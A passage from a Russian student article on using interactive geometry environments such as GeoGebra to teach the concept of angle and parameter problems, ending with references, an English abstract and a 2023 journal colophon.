Также на этом этапе ученики получают следующие сведения о содержании термина: узнают допустимую область значения параметров (градусная мера угла варьируется от 0° до 180°); знакомятся с видами углов, образуемых двумя лучами: внутренним (меньшим) и внешним (большим); сталкиваются с частными случаями углов (нулевым и развернутым); получают представление о видах углов в соответствии с их градусной мерой: острый, прямой и тупой углы.

3. Этап получения теоретической модели.

На данном этапе нужно определить необходимый и достаточный состав свойств понятия, чтобы понимать какой объект можно им обозначить, а также получить новые данные о свойствах и возможностях изучаемого понятия. Весь состав свойств, изученных на этом этапе, является теоретической моделью области распространения термина. Вышеуказанный набор свойств можно получить из алгоритма построения динамического чертежа, который возможно получить из протокола построения изображения геометрического объекта. Данный протокол можно использовать в качестве вспомогательного материала при формулировании понятия или же в процессе понимания уже готовых определений из учебника. В последней ситуации обучающимся можно предложить проделать следующую работу:

- 1) из определения понятия «угол» вывести алгоритм его построения в ИГС;
- 2) произвести сравнение выведенного алгоритма с тем, который описан в протоколе построения в ИГС;
- 3) в ситуации, когда алгоритмы различны нужно провести анализ того, какие изменения произойдут в параметрах чертежа, если добавить или, наоборот, убрать те шаги, в которых заключается отличие алгоритмов друг от друга [2].

Исследование протокола построения предоставляет возможность также рассмотреть способ задания геометрических объектов, которые формируют угол,

аналитически (т.е. точек — их координатами, а лучей — уравнениями прямых с указанием координаты начальной точки).

Последующее получение новых знаний о понятии «угол» с помощью ИГС возможно благодаря: исследованию других возможностей построения угла (инструмент — угол заданной величины); получению возможности расширения понятия «угол» посредством увеличения допустимой области определения его величины (инструмент — перемещение); введение новых понятий, основанных на понятии угла: «угол наклона прямой по отношению к оси Ox » (инструмент — наклон прямой), «угол поворота вокруг точки» (инструмент — поворот вокруг точки).

3. Обучение решению геометрических задач с параметрами с использованием интерактивной геометрической среды.

Все вышеперечисленные типы задач применяются при обучении школьников решению задач по геометрии с параметрами. При таком обучении выделяют следующие этапы.

Этап 1. Обучение проведению компьютерного эксперимента на готовом динамическом чертеже с записью данных в готовый шаблон таблицы.

Пример 1. Отрезки CD и $C'D$ являются отрезками касательных к окружности с центром в точке A , проведённых из точки D . Проведите компьютерный эксперимент на динамическом чертеже, чтобы установить при каких значениях угла CDC' середина отрезка AD лежит на окружности, вне круга и внутри его. Итоги компьютерного эксперимента необходимо представить в виде таблицы.

Этап 2. Обучение планированию компьютерного эксперимента.

Пример 2. Дан квадрат $ABCD$, сторона которого равна a , и окружность с центром в точке B радиуса 5 см. С помощью компьютерного эксперимента установите, сколько точек пересечения с окружностью могут иметь прямые, содержащие стороны квадрата при различных значениях a ?

На втором этапе ученикам даются задачи, подобные тем, что были на первом. Отличие состоит в том, что теперь ученики сами строят динамический чертёж и составляют таблицу для результатов эксперимента.

Этап 3. Обучение аналитическому обоснованию результатов компьютерного эксперимента.

Причиной перехода от второго этапа к третьему является проблема нахождения ответа к задаче с использованием лишь компьютерного решения (во втором примере нельзя в высшей степени точности найти одно из контрольных значений параметра). Таким образом, на третьем этапе разумно использовать задачи, в которых компьютерное решение невозможно произвести без предварительного аналитического.

Этап 4. Обучение компьютерно-аналитическому решению.

После того как школьники усвоили возможности решения задач компьютерно и аналитически можно переходить к комбинации этих решений. Для этого используются задачи, в которых применяются сразу несколько параметров. Чтобы обнаружить контрольные значения между ними, ученикам нужно будет ввести вспомогательный параметр. На этом этапе можно также предложить обучающимся алгебраические задачи с параметрами, решение которых осуществляется при помощи геометрической интерпретации алгебраических соотношений.

Выводы.

Применение различных ИГС позволяет визуализировать процесс изучения геометрии в школе, доказывать теоремы, выдвигать гипотезы и проверять их истинность, проводить компьютерные эксперименты и многое другое. Динамические чертежи, построенные при помощи ИГС, позволяют сформировать у школьников

алгоритмический стиль мышления и мотивируют их к исследовательской учебно-познавательной деятельности.

СПИСОК ЛИТЕРАТУРЫ

1. Шарко В.Е. Дидактические возможности интерактивной геометрической среды GeoGebra при обучении стереометрии // Будущее науки-2020. Сборник научных статей 8-й Международной молодежной научной конференции. Издательство: Юго-Западный государственный университет (Курск). - 2020. - С. 111-114.
2. Сергеева Т.Ф. Основы динамической геометрии: монография / Т.Ф. Сергеева, М.В. Шабанова, С.И. Гроздев; М-во образования Московской обл., Акад. социального управления. – Москва: АСОУ. - 2016. - С. 96-97.

APPLIED ASPECTS OF THE GEOMETRY TEACHING METHODOLOGY USING AN INTERACTIVE GEOMETRIC ENVIRONMENT

Annotation. This article discusses the methodology of using computer dynamic models in geometry lessons at school, in particular, it talks about the didactic possibilities of the interactive geometric environment GeoGebra, highlights the stages of the formation of geometric terms on the example of the concept of "angle", outlines the stages of learning to solve problems with parameters using IGC.

Keywords. Computer dynamic models, interactive geometric environments, didactic possibilities.

Chernykh P.A.

Scientific supervisor: Zhuk L.V. Ph.D., associate professor

Bunin Yelets State University

pavel.chernykh24@mail.ru

НАУЧНОЕ ИЗДАНИЕ

**Вестник студенческого научного общества
ГОУ ВПО «ДОННУ»
2023. – Вып. 15**

**Том 1
Естественные науки**

Оригинал-макет подготовлен *А.А. Торба*

Подписано в печать 31.03.2023 г.
Формат 60×84/8. Бумага офисная.
Печать – цифровая. Усл.-печ. л. 25,07

Издательство ГОУ ВПО «ДОННУ»
283001, г. Донецк, ул. Университетская, 24.
Свидетельство о внесении субъекта
издательской деятельности в Государственный реестр
серия ДК № 1854 от 24.06.2004 г.